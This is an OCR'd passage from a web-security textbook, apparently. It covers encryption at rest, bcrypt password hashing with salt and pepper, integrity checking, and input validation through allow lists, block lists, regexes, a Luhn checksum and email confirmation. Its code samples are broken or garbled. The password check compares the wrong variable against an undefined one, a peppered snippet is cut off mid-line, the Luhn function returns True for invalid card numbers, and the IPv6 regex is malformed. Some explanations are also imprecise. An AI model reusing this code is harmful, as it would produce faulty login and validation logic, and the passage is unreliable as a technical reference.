detail in Chapter 7, and illustrate exactly why it is so important to implement.

Encryption at rest

Encryption at rest describes the process of using encryption to secure data written to disk. Encrypting data on the disk protects against an attacker who manages to gain access to the disk, since they will be unable to make sense of the data without the appropriate decryption key.

You should make use of encryption at rest wherever your hosting provider implements it, though it usually takes some configuration to describe how the encryption keys should safely be managed. (Encryption is no defense against an attacker if they can also make off with the decryption key!)

Disk encryption is *essential* for any system that contains sensitive data, like configuration stores, databases (including backups and snapshots), and log files. Often, this can be enabled when you set up the system. Here’s an example of setting up encryption at rest for Amazon Web Services Relational Database Service:




Password hashing

Credentials—which is generally a fancy name for usernames and passwords—are a favorite target for hackers. If you are storing passwords for your web application in a database, you should use encryption to secure them. In particular, you should encrypt passwords with a hashing algorithm and store only hashed values in your database. Do not store passwords in plain text!

The theoretical attacker we are concerned with in this scenario is a hacker who has managed to gain access to your database. Maybe one of the database backups was left on an insecure server, or maybe somebody accidentally checked in a database connection string to source control.

Storing passwords in plain text makes things easy for an attacker:




In the event of this type of data breach, the attacker will attempt to make use of the stolen data. The most sensitive information in a database is usually the credentials, and if the attacker has the usernames and passwords of your users, they can not only log in to your web application as any of those users but also start trying these credentials on other peoples' web applications. (Humans reuse passwords all the time, a regrettable-but-inevitable aspect of our being fleshy blobs with limited long-term memory.)

If we store hashes instead of passwords, we defend against this attack scenario, since hashing is a one-way encryption algorithm. Given a list of password hashes, an attacker cannot easily recover the password. (We'll see

in Chapter 8 how there are still risks when your password hashes get leaked, but they are less severe than with plain-text passwords.)

1

A user signs up and chooses a password.




2

A hash is generated and saved in the database.


3

Sometime later, the user logs back in and supplies their password. A hash value is calculated and compared to the previously saved value.



4

If they match, the user can be authenticated!




Hash matches!

$2a$12$QT1H8uJUEx0tQs.FtlG
O1uMccxT4osTweiETlR5Q0yb0e
162kTW5y

5

If they don't match, we can infer that user must have entered their password incorrectly.



Hash does not match

$2a$12$Aawaj8egzGYCjeMnVgTi
Mek/wyx3zSXIJGuidMrxJdn5HQM
D.JMka

Your web application can still check the correctness of a password when a user logs back in, however, by recalculating the hash value of the newly entered password and comparing it to the stored value:

```
require 'bcrypt'

password = "my_topsecretpassword"
salt     = BCrypt::Engine.generate_salt
hash     = BCrypt::Engine.hash_secret(password, salt) #A

password_to_check = "topsecretpassword"

if BCrypt::Engine.hash_secret(password, salt) == hashed_password
  puts "Password is correct!"
else
  puts "Password is incorrect."
end
```

B SECURE

This Ruby code uses the `bcrypt` algorithm, which is a good choice for a strong hashing algorithm. An encryption algorithm is strong if it takes a lot (an unfeasibly huge amount) of computing power to reverse-engineer the values. Older hashing algorithms, like MD5, are now considered weak because the availability of computing resources has grown so much since their invention.


Salting

The preceding code snippet also illustrates the of a *salt*, an element of randomness that means the output of the hashing algorithm will be different each time you run this code, even given the same password. Adding a "salt" to your hashes is called *salting*. You can use the same salt for each password you store, or better yet, generate a new one for each password and store it alongside the password. Even better yet, you can combine these techniques: *peppering* is when the element of randomness comes both from a standard value in configuration and a per-password generated value.

```
require 'bcrypt'
```

```
pepper = "e4b1aa34-3a37-4f4a-8e71-83f602bb098e" #A

password = "my_topsecretpassword"
salt     = BCrypt::Engine.generate_salt
hash     = BCrypt::Engine.hash_secret(password + pepper, salt) #B

# Store the hashed password and salt in a database or elsewhere

password_to_check = "my_topsecretpassword"

if BCrypt::Engine.hash_secret(check _password + pepper, salt) ==
  puts "Password is correct!"
else
  puts "Password is incorrect."
end
```

Salting and/or peppering your hashes helps protect against an attacker who is armed with a *lookup table*, a list of precalculated hash values for common passwords and hash algorithms. Without salted passwords, a large chunk of your passwords can be easily backward-engineered by checking them against the lookup table. With salted passwords, an attacker will have to resort to *brute force* passwords—in other words, trying common passwords one at a time and checking them against the hash value.



Integrity checking

In the last chapter, we saw how you can use the subresource integrity attribute to detect malicious changes to JavaScript files. This is illustrative of a broader concept called *integrity checking*, which allows two communicating software systems to detect unexpected changes in data that look suspicious.

Integrity checking has analogs in real life. Tamper-evident packaging is designed to indicate when a container has been opened and is used to package medications or foods that need to be kept free of contamination.

To perform integrity checking on data, you pass the data through a hashing algorithm. You can then pass the data, the hash value, and the name of the hashing algorithm to downstream systems. The recipient of the data can then recalculate the hash value and detect when the data has been manipulated. (To prevent an attacker from simply recalculating the hash for maliciously tampered data, hashes are generally stored in separate locations or passed down different channels.)

Once you are familiar with integrity checking, you will see it everywhere. Some common uses are:

- Ensuring data packets have not been manipulated during transmission when using TLS
- Ensuring software modules have not been manipulated when downloaded by a dependency manager
- Ensuring code is deployed cleanly (i.e., without errors or modifications) to servers
- Detecting suspicious changes in sensitive files during intrusion detection
- Ensuring session data has not been manipulated when passing session state in a browser cookie

To avoid the risk of an attacker manipulating the data *and* the hash value, either they will be passed via separate channels or the hashing algorithm will be set up so that only the sender and recipient can calculate values. (Often, they will have exchanged a set of keys beforehand over a secure channel.)

Summary

- Encryption can be used to secure data passing over a network. In particular, public key encryption allows secure communication over the internet protocol.
- Practically speaking, using encryption in transit means acquiring a digital certificate, deploying it to your hosting provider, redirecting HTTP connections to HTTPS, and adding an HTTP Strict Transport Policy to your web application.
- Encryption can also be used to secure data at rest. Databases or log files that contain sensitive information should make use of this.
- Passwords for your web application should be hashed with a strong hash and salted and peppered before being stored. Never store passwords in plain text!
- Hashing can be used to perform integrity checking, giving you the ability to detect unexpected changes in files, data packets, code, or session state.

4 Web server security

This chapter covers

- The importance of validating inputs sent to a web server
- How escaping control characters in output can defuse many attacks on a web server
- The correct HTTP methods to use when fetching and editing resources on a web server
- How using multiple overlapping layers of defense can help keep your web server secure
- How restricting permissions in the web server can help protect your application


In Chapter 2 we dealt with security in the browser. In this chapter we will look at the other end of the HTTP conversation: the web server. Web servers are notionally simpler than browsers—they are, essentially, machines for reading HTTP requests and writing HTTP responses—but they are also a far more common target for hackers. A hacker can target code in a browser only indirectly, by building malicious websites or finding ways to inject JavaScript into existing ones. Web servers, on the other hand, are directly accessible to anyone with an internet connection and a desire to cause trouble.

Validating input

Securing a web server starts at the server boundaries. Most attempts to attack your web server arrive as maliciously crafted HTTP requests, sent from scripts or bots, probing your server for vulnerabilities. Protecting yourself against these threats should be a priority. Such attacks can be mitigated by validating HTTP requests as they arrive and rejecting any that look suspicious. Let's look at a few methods of doing this.

Allow lists

In computer science, an *allow list* is a list of valid inputs to a system. When taking an input from an HTTP request, checking it against an allow list (and rejecting the HTTP request if the value isn't in the list) is the safest possible way to validate input.



You are effectively enumerating all the permitted input values ahead of time, preventing an attacker from supplying an invalid (and potentially malicious) value for that input. Here's how you might validate an HTTP parameter in Ruby:

```
input_value = 'GBP'

raise StandardError, "Invalid currency!" unless %w[USD EUR JPY].i
```


Allow lists can be applied to other parts of the HTTP request, too. Some

sensitive web applications can lock down access for particular accounts by IP address, so using allow lists to check IP addresses is a common approach.

Allow lists are the gold standard for input validation, and you should use them whenever it is feasible! Not all inputs can be validated in this fashion, so let's look at some more flexible methods of validation.

Block lists

For many types of input, you cannot specify all the values ahead of time. For example, if somebody signs up to your site and supplies their email address, your code won't have a list of all the world's email addresses. So, instead, you may want to implement a *block list*, a list of values that are explicitly banned.



This strategy offers much less protection than an allow list—you can't imagine every conceivable malicious input, in most cases—but is handy as a last resort:

```
input_value = 'a_darn_shame'

profanities = %w[darn heck frick shoot]

if profanities.any? { |profanity| input_value.include?(profanity)
```

```
  raise StandardError.new 'Bad word detected!'
end
```


The block list is a powerful technique if you need an easy way to enumerate harmful input values, particularly if they are drawn from configuration and can be updated without redeploying the code.

Pattern matching

If an allow list isn't feasible, the most secure approach is to ensure that each HTTP input matches an expected pattern. Since most HTTP parameters arrive as strings of text, this means checking that each parameter value:

- Is greater than minimal length (in case a username has more than 3 characters, for instance)
- Is less than a maximum length (so that a hacker cannot cram the entire text of *Moby Dick* into the username field)
- Contains only expected characters, in an expected order

The following figure shows some validations you might apply when accepting a date input in the American date format):



Pattern matching is a helpful way of protecting against malicious and unforeseen inputs. If you can restrict HTTP parameters to include only alphanumeric characters, for instance, you can ensure that the inputs don't contain *metacharacters*, or characters that may have special meaning when passed to a downstream system like a database. For example, the following Ruby code will replace all nonalphanumeric characters with the underscore character (the trailing `/i` tells Ruby to ignore the case):

```
input_value = input_value.gsub(/[^0-9a-z]/i, '_')
```

The malicious injection of metacharacters in HTTP parameters is the basis of a whole range of *injection attacks*, which allow an attacker to relay malicious code to a database or the operating system through the web server. We'll look at some injection attacks in the next section.

USING REGEX FOR VALIDATION

It's often useful to validate inputs with *regular expressions*—regex, for short—a way of describing the permissible characters and their ordering. Regexes can be used to ensure that email addresses are in a valid format, dates are well-formed, and IP addresses are believable, for example, as spelled out in this table:

Data Type	Regex Pattern
ISO date ("2032-08-17T00:00:00")	`\d{4}-[01]\d-[0-3]\dT[0-2]\d:[0-5]\d:[0-5]\d([+-][0-2]\d:[0-5]\d|Z)`
IPv4 address ("125.0.0.3")	`((25[0-5]|(2[0-4]|1\d|[1-9]|)\d)\.?\b){4}`
IPv6 address ("2001:0db8:85a3:0000:0000:8a2e:0370:7334")	`0-9A-Fa-f]{0,4}:){2,7}([0-9A-Fa-f]{1,4}$\|((25[0-5]\|2[0-4][0-9]\|[01]?[0-9][0-9]?)(\.\|$)){4})`

Further validation

The more input validation you perform, the more secure your web server will be, so often it's good to go beyond simple pattern matching. It pays to do some research on how best to validate specific data points. For instance, the last digit of a credit card is calculated by the Luhn algorithm and can be used to reject invalid numbers immediately, as illustrated by this Python code:

```
def is_valid_credit_card_number(card_number):
  def digits_of(n):
    return [int(d) for d in str(n)]

  digits      = digits_of(card_number)
  odd_digits  = digits[-1::-2]
  even_digits = digits[-2::-2]
  checksum    = sum(odd_digits)

  for d in even_digits:
    checksum += sum(digits_of(d*2))

  return bool(checksum % 10)
```

Many programming languages have well-established packages that allow for a wide range of validation of data types. Make use of these whenever you can because they tend to be maintained by experts who will have thought through all the weird, unexpected cases. In Python, for instance, you can use the validators library to validate everything from URLs to MAC addresses:

```
import validators

validators.url("https://google.com")
validators.mac_address("01:23:45:67:ab:CD")
```


Email validation

If a user has supplied an email address that appears to be valid, do not assume that they have access to the corresponding email account. (If it's not valid, however, you can usefully complain they have mistyped it and request them to re-enter the address.)

An email address should be marked as unconfirmed until you have sent an email and received proof of receipt. Even if an email looks to be valid (it has an @ symbol in the middle, and the second half corresponds to an internet domain hosting an MX record in the DNS system), you still can't be sure the user entering the email in your site has control of that address. The only way to be certain is to generate a strongly random token, send a link with that token to the email address, and ask the recipient to click on that link:


1

A user signs up with a new email address. Their email is marked in the database as unconfirmed.



2

A random token - the confirmation token - is saved to the database next to the email address.




USERNAME	CONFIRMATION TOKEN	CONFIRMED
bob@gmail.com	4osTweiETlR5Q0yb0e	NO

3

The web application sends a link containing the confirmation token to the email address.


4

The user confirms they have access to the email account by clicking the link.



5

